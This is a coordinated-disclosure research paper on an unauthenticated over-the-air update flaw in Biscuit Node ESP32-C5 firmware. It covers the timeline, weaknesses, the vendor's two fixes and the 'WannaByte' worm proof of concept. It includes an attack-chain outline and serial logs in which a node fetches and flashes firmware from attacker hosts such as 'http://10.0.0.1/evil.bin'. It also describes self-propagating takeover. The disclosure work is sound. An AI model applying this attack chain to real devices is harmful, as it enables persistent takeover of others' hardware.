WannaByte:

A Father & Son Proof of Concept Demonstrating an Insecure OTA Update Process

An Independent Vulnerability Investigation and Responsible Remediation

Authors/Researchers — x0sin0x and x0jacob0x

Figure 1. WannaByte project logo.

Purpose and Scope

This paper is not intended as an attack on or criticism of the Developer or the Biscuit firmware. The purpose of this research is to demonstrate the importance of verifying the authenticity and integrity of firmware sources during over-the-air (OTA) updates. Through a father-son POC, we examined how an insecure OTA implementation could potentially allow an attacker to redirect or manipulate the firmware update process and perform an unauthorized firmware over-the-air (FOTA) update.

The issue described in this paper was handled privately and responsibly in coordination with the developer. Our goal is not to provide a roadmap for exploitation, but to document the security risks associated with insufficient URL validation and to demonstrate why firmware updates should use authenticated sources, encrypted communications, integrity verification, and cryptographic signature validation before any update is installed.

Executive summary

The Biscuit Node is an ESP32-C5 "scanning satellite" that pairs with a Biscuit Pro/Ultra ("Core") gateway over ESP-NOW (Biscuit Wiki, n.d.). ESP-NOW is a connectionless wireless communication protocol developed by Espressif. It allows ESP devices to communicate directly without connecting to a Wi-Fi router or access point. ESP-NOW uses the integrated 2.4GHz radio and sends data inside vendor-specific 802.11 action frames at the data link layer of the OSI model (Arduino, 2024; Espressif Systems, n.d.). Because it does not rely on higher-level protocols such as IP, TCP, or UDP, it incurs less networking overhead and can enable fast, low-power communication between nearby devices (Espressif Systems, n.d.). Node firmware less than v1.2.9 accepted a firmware Over-The-Air (OTA) update command over ESP-NOW with no authentication of any kind and honored an attacker-supplied Wi-Fi SSID and firmware URL contained in that command. A single spoofed ESP-NOW frame could therefore direct any node (or every node in RF range simultaneously) to join an attacker-controlled access point and flash arbitrary, attacker-hosted firmware. Because a freshly flashed node can itself emit the same broadcast command, the condition is wormable. We were able to demonstrate this attack with WannaByte.

The defect was reported privately to the developer on 2026-06-24. Two remediation iterations followed:

- **Version 1.2.9 released June 24, 2026:** Removed attacker control over the firmware URL host by hardcoding the approved firmware origin and accepting only a Beta or Production channel selector. This change prevented the direct “point the device to my server” attack. However, the Node continued to retrieve firmware via TLS, with certificate validation disabled via behavior equivalent to setInsecure(). Therefore, an attacker who controlled the Wi-Fi network that the

Node joined could potentially manipulate DNS responses, impersonate the firmware host, and deliver unauthorized firmware. The remediation was incomplete.

- **Beta Version 1.2.10, released July 13, 2026:** added TLS using an embedded GTS Root R4 CA trust anchor with hostname verification, an explicit certificate-verification result check, and a fail-closed clock-synchronization requirement. Clock synchronization was necessary to make certificate validity and expiration checks meaningful, as the device lacks a battery-backed real-time clock. Firmware analysis of biscuit_node_v1.2.10.bin confirmed that these controls were correctly implemented on the active OTA code path. These changes closed the identified network-based man-in-the-middle attack path.

1. Introduction

1.1 Research Background

Embedded wireless devices increasingly depend on OTA firmware updates to correct software defects, add functionality, and address newly discovered security vulnerabilities. OTA updating provides operational benefits because devices can receive new firmware without requiring physical access. However, the update process also creates a high-value security boundary by increasing the attack surface and inducing an attack vector for malicious code. A firmware update can replace much or all of a device's executable code; therefore, any weakness that permits an unauthorized party to initiate, redirect, modify, or impersonate the update process may create a path to persistent code execution. This research began as a collaborative father-son security project focused on understanding the communication architecture of the Biscuit wireless security ecosystem. The investigation examined the relationship between the Biscuit Pro or Biscuit Ultra, collectively referred to in this paper as the Core, and the Biscuit Node, an ESP32-C5-based scanning satellite. The Node communicates with the Core via ESP-NOW, receives operational instructions, and returns wireless scanning information. x0sin0x contributed approximately 25 years of experience in vulnerability management and information security. His professional and academic background includes the Certified Ethical Hacker certification and an honors degree in Computer Network Systems. x0jacob0x is a cybersecurity student currently pursuing his education and developing hands-on experience in security research, firmware analysis, and wireless technologies. This father-son collaboration combined professional security experience with academic learning and practical technical investigation, including firmware testing, protocol analysis, POC development, and responsible vulnerability disclosure.

1.2 Research Objective

The primary objective of this research was to conduct security research and vulnerability analysis on the Biscuit Node and its communication with the Biscuit Pro and Biscuit Ultra.

Questions Examined:

- How does the Biscuit Node communicate with the Core through ESP-NOW?
- Does the Biscuit Node verify the identity of the device sending commands?
- Can an unauthorized ESP-NOW device send commands directly to the Biscuit Node?
- Does pairing the Biscuit Node with an authorized Core prevent commands from unauthorized devices?
- Can OTA update commands be received through direct or broadcast ESP-NOW messages?
- Are OTA update parameters, including Wi-Fi credentials and firmware locations, properly authenticated and validated?
- Could an unauthorized device cause the Biscuit Node to connect to an unintended network or firmware server?
- What security controls could reduce or prevent unauthorized ESP-NOW commands and firmware updates?

1.3 Research Ethics

All testing described in this paper was performed on equipment owned or controlled by the researchers. The research did not target third-party devices or systems belonging to other Biscuit users. The proof of concept was intentionally limited to a controlled environment. Its purpose was to demonstrate security impact and provide clear evidence to the developer, not to create a publicly reusable exploitation tool. The vulnerability was reported privately to the developer on June 24, 2026. Technical observations, controlled test results, and remediation feedback were exchanged during the disclosure process. After the initial corrective firmware was evaluated, the researchers identified a remaining weakness in server authentication and communicated that finding privately. A subsequent firmware revision introduced additional certificate-verification controls and was evaluated before this paper was finalized.

The research followed the principles of coordinated vulnerability disclosure:

- Testing was limited to authorized systems.
- The developer received sufficient information to understand and reproduce the problem.
- Proposed fixes were evaluated, and findings were communicated constructively.

1.4 Biscuit Ecosystem

The Biscuit ecosystem consists of portable wireless security devices designed to perform wireless discovery, analysis, wardriving, packet collection, and authorized security testing. The ecosystem includes the Biscuit Pro, Biscuit Ultra, Biscuit DIY platform, and Biscuit Node. The Biscuit Pro and Biscuit Ultra serve as primary controller devices. Biscuit Nodes operate as supporting scanning satellites that communicate with a nearby Core and extend their wireless monitoring capabilities (Biscuit Wiki, n.d.).

2. Disclosure timeline

All times are as recorded in the private vendor communication.

Date / time	Actor	Event
2026-06-24 12:13	Reporter	Private report filed: nodes accept any ESP-NOW OTA command (unicast/multicast, unencrypted), honor attacker SSID+URL; still accepted while paired to Core. Serial logs provided. Recommendation: ignore unsolicited requests and/or hardcode the firmware URL.
2026-06-24 12:14–12:18	Vendor	Initially, conflated Node with Biscuit (the Biscuit hardcodes its URL). Confirms the node URL was left configurable — leftover from testing. Commits to hardcoding it.
2026-06-24 12:19	Reporter	Additional note: The BLE control plane is unencrypted (a separate, lower-severity issue).
2026-06-24 12:19	Vendor	Will implement a BLE bonding process in a future update.
2026-06-24 12:50	Vendor	Chosen approach: parse only a Beta/Prod flag from the incoming URL and hardcode a channel switch node-side; default to Prod on bad parse; backward compatible (no Biscuit-side change needed).
2026-06-24 20:59	Vendor	Ships test build biscuit_node_v1.2.9.merged.bin (4.00 MB) to reporter.
2026-06-24 21:07–21:28	Reporter	Confirms no functional regression; original "flash any bin" takeover is blocked (No Beta/Prod channel in command - rejecting). Flags two residuals: **(a)** DoS — rejected commands still reboot the node; (**b)** if the joined AP takes over DNS and TLS is not verified, firmware could still be pushed.
2026-06-24 21:32–21:45	Both	Discussion of ESP-NOW's inherent lack of authentication for broadcast; vendor notes that DNS/MITM hardening was minimal ("just an HTTPS connection"); reporter observes that not passing insecure=true and doing real cert verification would stop the DNS takeover path. Vendor: "I'll see about the cert verification."
2026-07-12 11:31	Reporter	Reports the v1.2.9 fix is incomplete — root cause is the insecure SSL path. Notes wormability risk (a compromised node re-broadcasting the OTA command → self-propagating "zombie" nodes). Confirms a private PoC that had briefly been compiled into the reporter's own wardrive-manager build was taken down to avoid any pre-patch exposure; an unlisted demonstration video

Date / time	Actor	Event
		was recorded.
2026-07-12 11:41	Vendor	Certification is already fixed on the current build; heap pressure acknowledged but acceptable.
2026-07-13 10:50	Vendor	The Node Beta update has been published and should fix the issue.
2026-07-13 12:08	Vendor	Confirms version v1.2.10.
2026-07-13 12:21	Reporter	Initial v1.2.10 test promising: a spoofed OTA command is now rejected at a clock-sync gate (Core time unavailable, trying NTP... / Clock sync failed - rejecting) before any download.
2026-07-13	Reporter	Static reverse-engineering of biscuit_node_v1.2.10.bin (this document) confirms pinned-cert TLS, VERIFY_REQUIRED, hostname verification, verify-result check, redirects disabled, and a single TLS-gated OTA path.

3. Vulnerability Analysis — Node Firmware Earlier Than v1.2.9

Attribute	Detail
Device	Biscuit Node — ESP32-C5 scanning satellite
SoC	ESP32-C5
Pairing / Control Bus	ESP-NOW communication with the Biscuit Pro/Ultra “Core”
OTA Transport	Wi-Fi Station Mode (STA) → HTTPS GET
v.1.2.6	SHA-256 91e228a323f89bb8a3ef397a1f1fa96456bbaed4afe9641effe1798bd65962eb biscuit_node_v1.2.6.bin

In node firmware versions earlier than v1.2.9, the ESP-NOW receive handler accepted an OTA_COMMAND message containing a Wi-Fi SSID, Wi-Fi password, and firmware download URL. These values were supplied directly by the sender and were then used by the node to connect to the specified wireless network and begin the firmware update process. The OTA command did not verify the sender's identity or validate that the ESP-NOW message originated from a trusted device. The command also lacked message-level authentication, meaning an attacker could modify or generate OTA messages without detection. After downloading the firmware, the node did not verify the image's digital signature, trusted hash, or any other authenticity check before installing it. The command could

be processed regardless of whether ESP-NOW encryption was enabled or whether the node was currently paired with a trusted Biscuit Core device. Broadcast and multicast messages were handled in the same manner as direct unicast messages, allowing an attacker within wireless range to potentially trigger the OTA process without first establishing a trusted connection.

This behavior results from the combination of several common security weaknesses:

CWE	How the Weakness Appeared
CWE-306 — Missing Authentication for Critical Function	The OTA update function, which can allow arbitrary firmware to be installed and executed, could be triggered by an unauthenticated ESP-NOW message.
CWE-494 — Download of Code Without Integrity Check	The downloaded firmware image was installed without verifying a cryptographic signature, trusted hash, or other integrity mechanism.
CWE-345 — Insufficient Verification of Data Authenticity	The location of the firmware downloads and its contents were both controlled by the sender without sufficient validation.
CWE-319 — Cleartext Transmission of Sensitive Information	The firmware URL could use unencrypted http://, and the ESP-NOW OTA command itself did not include message authentication.
CWE-300 — Channel Accessible by Non-Endpoint	The node could be directed to connect to an attacker-controlled wireless network, potentially exposing the update process to interception or manipulation when the server identity was not properly verified.

3.1 Attack chain

1. Attacker transmits a crafted ESP-NOW OTA_COMMAND (broadcast reaches all in-range nodes at once) containing SSID/Password = <attacker AP> and URL = <attacker firmware>.
2. Node prints the OTA UPDATE banner, joins the attacker AP as a Wi-Fi station, and downloads the URL.
3. Node flashes the downloaded image via the Arduino Update library and reboots into attacker code.

3.2 Evidence (reporter serial captures)

(a) Attacker-supplied cleartext URL is accepted and attempted (fails only because the reporter's decoy AP wasn't serving the node, still tried.):

```
[ENOW] RX OTA_COMMAND: SSID=FAKENET-INJECT URL=http://10.0.0.1/evil.bin
...
========================================
  OTA UPDATE
========================================
```

```
  SSID: FAKENET-INJECT
  URL: http://10.0.0.1/evil.bin
=====================================
[OTA] Connecting to WiFi...
[OTA] WiFi connection FAILED! Rebooting...
```

(b) End-to-end takeover PoC node flashes attacker firmware from an attacker AP and reboots into it (the replacement firmware brings up its own pwn3d AP to prove code execution.):

```
[ENOW] RX OTA_COMMAND: SSID=WardriverMgr URL=https://192.168.4.1/fw/poc.bin
...
[OTA] Connected, IP: 192.168.4.2
[OTA] Downloading firmware...
[OTA] Firmware size: 1045984 bytes
[OTA] Progress: 100%
[OTA] Update SUCCESS! Rebooting...
...
[poc] softAP 'pwn3d' up, IP=192.168.4.1
[poc] http server on :80
[poc] You have been overbaked...  Connect to AP 'pwn3d' and reflash!  ...POC complete
```

Note the node accepts an https:// URL with a self-signed/attacker cert, here, direct evidence that certificate validation was disabled in the pre-fix path.

3.3 Impact and wormability

- Arbitrary remote code execution on any node in RF range.
- Fleet-wide, single-frame compromise via broadcast/multicast.
- Self-propagation: a compromised node can re-emit the trigger. The reporter demonstrated a worm PoC in which a controller broadcasts "OTA now"; in-range nodes flash and then broadcast themselves, spreading outward — turning benign scanning satellites into attacker-controlled "zombie" devices.
- Persistence: the payload is the firmware, surviving a reboot.

3.4 Severity

CVSS v3.1 Base Score: 8.8 High — CVSS:3.1/AV:A/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H. Successful exploitation permits persistent replacement of the Node’s application firmware and complete compromise of its confidentiality, integrity, and availability. Scope is rated Unchanged because the vulnerable OTA implementation and the replaced application firmware operate within the same device security authority. Worm propagation and potential fleet-wide impact are discussed separately as operational consequences.

4. Remediation iteration 1 — v1.2.9 (2026-06-24): partial

Attribute	Detail
Device	Biscuit Node — ESP32-C5 scanning satellite
SoC	ESP32-C5
Pairing / Control Bus	ESP-NOW communication with the Biscuit Pro/Ultra “Core”
OTA Transport	Wi-Fi Station Mode (STA) → HTTPS GET
v1.2.9	SHA-256 4a4c746ea624cbf921638c146f65cd17a15b34eac570f63838801bd70f8db0bc biscuit_node_v1.2.9.bin

4.1 Vendor approach

In v1.2.9, the vendor hardcoded the firmware URL path and added validation to reject OTA commands that did not match the expected release channel or filename. This prevented an attacker from directly redirecting the node to an attacker-controlled URL through the OTA command itself. The patch notes for this release incorporated this wording “Nodes Firmware update path hardened” (7/6/26, 9:58 AM).

4.2 Observed behavior

[ENOW] RX OTA_COMMAND: SSID=WardriverMgr URL=https://192.168.4.1/fw/bad.bin

...

[OTA] Connected, IP: 192.168.4.4

[OTA] No Beta/Prod channel in command - rejecting

<reboot>

The original attack path flashing a binary directly from an attacker-specified host was successfully blocked. The supplied URL did not match an approved Beta or Production OTA channel and was rejected before the firmware image was installed.

4.3 Why the vulnerability remained exploitable

Two residual issues were identified during the same test session.

1. Incomplete firmware authenticity validation, insecure TLS remained

Although the firmware hostname and path were hard-coded, the node still downloaded the firmware without validating the TLS server certificate against a certificate authority. An attacker who controlled the Wi-Fi network the node was instructed to join could control DNS resolution and redirect the hard-coded firmware hostname to the attacker's IP address. Because the OTA client did not verify the server certificate or host name identity, the attacker-controlled server could present a self-signed or otherwise untrusted certificate and still be accepted. The attacker could therefore impersonate the approved firmware host and deliver arbitrary firmware. The remediation restricted which hostname the client requested but did not verify that the server represented that hostname. The URL was hard-coded, but trust in the destination was not enforced. This defect was escalated by the reporter on 2026-07-12 and is the basis for classifying v1.2.9 as only a partial fix.

2. Denial of service — unauthenticated reboot trigger remained

Rejected OTA commands still caused the node to reboot. Because the ESP-NOW OTA trigger remained unauthenticated, an attacker can repeatedly transmit OTA commands, forcing affected nodes into a continuous reboot cycle.

5. Remediation iteration 2 — Beta v1.2.10 (2026-07-13): Identified Firmware-Server Impersonation Path Remediated

Attribute	Detail
Device	Biscuit Node — ESP32-C5 scanning satellite
SoC	ESP32-C5
Pairing / Control Bus	ESP-NOW communication with the Biscuit Pro/Ultra “Core”
OTA Transport	Wi-Fi station mode (STA) → HTTPS GET
Beta v.1.2.10	SHA-256 92de4589ac38fdaeaca1db35ad6326a438341fd730d7770c2610fccc83e831aa biscuit_node_v1.2.10.bin

5.1 Vendor approach

In beta v1.2.10, the vendor added certificate validation and hostname verification for OTA downloads. This allows the device to verify that it is communicating with the trusted server at firmware.biscuitshop.us before downloading the manifest or firmware image. These checks prevent an attacker who controls the local network, DNS responses, or the OTA Wi-Fi access point from redirecting the device to an unauthorized HTTPS server unless the attacker can present a valid certificate for firmware.biscuitshop.us that chains to the trusted root certificate. This substantially reduces the risk of malicious firmware being delivered through DNS poisoning or server impersonation. However, the firmware image is not authenticated using a digital signature or a trusted external hash. Firmware authenticity, therefore, still depends on the security of the vendor’s HTTPS infrastructure.

5.2 Reconstructed OTA flow

The entire OTA executor is a single function FUN_ram_42005138 (0x42005138–0x42005a60). Control flow, in order:

1. Wi-Fi join to the command's SSID (15 s timeout) → [OTA] WiFi connection FAILED! Rebooting... on failure.
2. Clock-synchronization gate — establishes a plausible wall-clock value required for certificate-validity checks or fails closed.
3. Channel validation (FUN_ram_42004882,) - accepts only Beta or Prod.

4. Manifest fetch over pinned TLS. → https://firmware.biscuitshop.us/BiscuitNode/<Channel>/manifest.json; parse c5.filename.
5. Firmware fetch over pinned TLS → …/<Channel>/<filename>; stream to Update.write; finalize Update.end.
6. Reboot into the new image or reject any error.

5.3 Clock-synchronization gate (new)

The tested Node hardware did not retain a trusted wall-clock value across a cold power cycle. The ESP32-C5 system time is reset after a power-on reset unless it is restored from another source. Certificate-expiry validation is meaningless without a real clock, so beta v1.2.10 requires one before proceeding and fails closed if it can't obtain one.

- Core time (GPS time from the gateway) is tried first → [OTA] Clock set from Core: %u.
- Otherwise SNTP against three hardcoded servers — pool.ntp.org, time.google.com, time.cloudflare.com — polled up to 30 s.
- A sanity bound is enforced rather than merely checking whether a time value was obtained. Under 32-bit unsigned arithmetic, the accepted time must satisfy $t + 0x9AAC0F00U \leq 0x8F326600$, which is equivalent to $t \in [1{,}700{,}000{,}000,\ 4{,}102{,}444{,}800]$. This corresponds approximately to November 14, 2023, through January 1, 2100. The check confirms that the system clock contains a plausible, non-epoch value within the accepted operating range.
- On failure → [OTA] Clock sync failed - rejecting → error indication → reboot. No download is attempted.

5.4 Channel validation and TLS trust establishment

Channel validator FUN_ram_42004882 converts the channel string to lowercase and compares it against beta or prod, returning the canonical Beta or Prod constant or 0; 0 → No Beta or Prod channel in command - rejecting → reboot.

Embedded CA trust establishment: For both the manifest and firmware fetches, the node constructs a WiFiClientSecure (FUN_ram_4201ff3e, vtable 0x4215c054) and immediately loads a pinned CA via setCACert (FUN_ram_4201fe94), which stores the certificate pointer at object offset +0x44 and leaves the insecure flag (+0x3d) clear:

```
// FUN_ram_4201fe94  ==  WiFiClientSecure::setCACert

*(undefined4 *)(param_1 + 0x44) = param_2;   // CA cert pointer  (param_2 = 0x4215a4b8)

*(undefined1 *)(param_1 + 0x3c) = 0;
```

5.5 Certificate and hostname verification (core evidence)

Tracing the fetch path proves the pin is actually enforced, including hostname:

```
HTTPClient::GET  FUN_ram_42022f32
  → sendRequest   FUN_ram_42022c6e
  → connect       FUN_ram_42021150
  → WiFiClientSecure::connect(host,port,timeout)  FUN_ram_4201f80c  (vtable+0x50)
  → WiFiClientSecure::connect(host,port)          FUN_ram_4201fd7a  (vtable+0x34)
  → start_ssl_client (wrapper)                    FUN_ram_4201fb96
  → start_ssl_client (core)                       FUN_ram_420200a8
```

Inside the core (FUN_ram_420200a8), with a CA cert present and the insecure flag clear:

- mbedtls_ssl_config_defaults(conf, CLIENT, STREAM, DEFAULT) — FUN_ram_420b28ea(conf,0,0,0)
- mbedtls_ssl_conf_authmode(conf, 2 /* MBEDTLS_SSL_VERIFY_REQUIRED */) — FUN_ram_420b1fe4(conf, 2) *(the* insecure *branch would instead pass* 0 = VERIFY_NONE*; it is not taken)*
- mbedtls_x509_crt_parse(&ca, GTS_Root_R4) — FUN_ram_420ceab8
- mbedtls_ssl_conf_ca_chain(conf, &ca, NULL) — FUN_ram_420b2002
- mbedtls_ssl_set_hostname(ssl, host) — FUN_ram_420b21a0, called with the URL host (firmware.biscuitshop.us), unconditionally, before ssl_setup.

The three mbedTLS primitives were positively identified by their internals, not inferred:

```
// FUN_ram_420b21a0  ==  mbedtls_ssl_set_hostname
if (param_2 != 0) {
   uVar1 = strlen(param_2);
   if (0xff < uVar1) return 0xffff8f00;   // > MBEDTLS_SSL_MAX_HOST_NAME_LEN(255)
                                          //  → -MBEDTLS_ERR_SSL_BAD_INPUT_DATA
}
... calloc(uVar1+1); memcpy(hostname); null-terminate at ssl+0xe8 ...


// FUN_ram_420b1fe4  ==  mbedtls_ssl_conf_authmode   (trivial setter)
*(undefined1 *)(param_1 + 0xa) = param_2;   // conf->authmode = 2 (REQUIRED)
```

```
// FUN_ram_420b227e  ==  mbedtls_ssl_get_verify_result

return *(undefined4 *)(session + 0x6c);     // verify_result flags
```

After the handshake loop (FUN_ram_420205fa), the node calls mbedtls_ssl_get_verify_result (FUN_ram_420b227e) and treats any non-zero result as failure (formatting the mbedTLS error string at 0x4214262c).

Consequence. With VERIFY_REQUIRED + a bundled trust anchor + a set hostname, mbedTLS enforces both chain validation to GTS Root R4 and leaf CN/SAN match against firmware.biscuitshop.us and the explicit verify-result check backstops it. An impersonating server would need a certificate valid for firmware.biscuitshop.us, the corresponding private key, and a certificate chain accepted by the embedded GTS Root R4 trust anchor. A server that cannot satisfy these requirements is rejected during the TLS handshake. This closes the v1.2.9 insecure-TLS residual.

5.6 What remains

As discussed in the analysis of v1.2.9, the node rejected unauthorized OTA commands but still rebooted after processing them. Because the ESP-NOW OTA trigger remained unauthenticated, an attacker within ESP-NOW radio range could repeatedly transmit crafted OTA commands and force affected nodes into a continuous reboot cycle, resulting in a denial-of-service condition. Testing confirmed that this behavior remains present in beta v1.2.10. Although v1.2.10 prevents unauthorized firmware delivery by enforcing TLS certificate validation and hostname verification, it does not authenticate the sender before entering the OTA processing path. As a result, repeated unauthenticated OTA commands can still cause repeated node reboots. This was disclosed to the vendor and was less of a concern.

6. WANNABYTE

6.1 The story:

The mesh was supposed to be an advantage. A dozen little ESP32-C5 "scanning satellites" are scattered across the site, each one sniffing the air, whispering its findings back to a central hub over ESP-NOW. Cheap, silent, resilient. No clouds, no cables. The kind of thing you deploy and forget.

The operator doesn't approach the hub. They don't need credentials, a pairing button, or even line of sight. They walk into RF range with something the size of a keychain — a bare C5 dev board, no screen, powered off a battery bank — broadcasting baking instructions: This is where the baker comes in…

For about nine hundred milliseconds, the baker does three quiet things. It shouts a single OTA instruction into the air, addressed to everyone. Then it whispers, twice, "I am Core." And that's the whole trick — because one of those little satellites is listening, and it has no way to tell a lie from its own commander.

The node believes it. It drops what it's doing, latches the instruction, and reaches back out — not to its real hub, but to a network the baker is quietly broadcasting. It joins. It's handed an address. It asks, "Where do I get my new brain?" and the dongle, wearing the mask of the firmware server it expected, hands it a file and says, "Don't bother checking who I am." The node doesn't. It writes the image to its own flash, reboots, and comes up as something else entirely.

The node is no longer scanning. It's whatever the operator wants it to be. And in the version that made the point land the hardest, it became another copy of the baker — so now there are two things in the field broadcasting biscuit bakers, and the mesh you deployed is quietly being turned into one that belongs to someone else. You have been pwn3d.

Total time from "type the command" to "own the node": a couple of seconds. No exploit chain, no memory corruption, no zero-day. Just a device that trusted the wrong voice.



Figure 2. WannaByte proof-of-concept attack and propagation model.

6.2 WannaByte Proof of Concept

WannaByte was a POC to show the impact that a vulnerability like this can have. This malware is a self-replicating worm that spreads across devices. Once an affected node has this malware on its device, it broadcasts the same OTA message, directing other nodes to its access point and causing them to be infected as well. This is a zero-click vulnerability, meaning the user doesn't have to click anything for it to occur furthermore, the user has no indication that it is happening. The device trusts the commands it receives and doesn't verify the authenticity of the source it downloads from. This POC was partially patched to v.1.2.9 with a hardcoded path, but remained vulnerable to this type of attack due to a lack of verification of the download source. Beta v.1.2.10 corrected this issue by validating the cert against GTS.

7. Conclusion

I want to thank everyone who made it this far. This was a fun project for my dad and me, and I hope you learned something from it. I wanted to share this research to highlight the risks of incorporating external code without fully reviewing and validating its behavior, especially when adding privileged functionality such as OTA firmware updates. Administrative features should never rely on untrusted inputs or unauthenticated sources. Always verify the code you integrate, test the functionality you add, authenticate administrative commands, and validate the authenticity and integrity of every firmware update.

A special thanks to x0sin0x, one of the researchers/authors of this research, for working alongside me throughout this project. More importantly, thank you for always being supportive, for sharing your knowledge, for encouraging my curiosity, and for being a great dad.

References

Arduino. (2024, October 24). *Device-to-device communication with ESP-NOW.* Arduino Documentation. https://docs.arduino.cc/tutorials/nano-esp32/esp-now/

Biscuit Wiki. (n.d.). *Biscuit Wiki*. https://codehedge.github.io/Biscuit-Wiki/

Espressif Systems. (n.d.). *ESP-NOW.* Arduino ESP32 Documentation. https://docs.espressif.com/projects/arduino-esp32/en/latest/api/espnow.html

AI Assistance Disclosure

Claude Opus 4.8 was used to assist with drafting the narrative presented in Section 6.1. The authors reviewed and edited the completed text.

OpenAI image-generation tools were used to assist in creating Figures 1 and 2. The authors reviewed the final figures for technical accuracy.

Author Profiles

x0sin0x — https://github.com/x0SiN0x
x0jacob0x — https://github.com/x0jac0b0x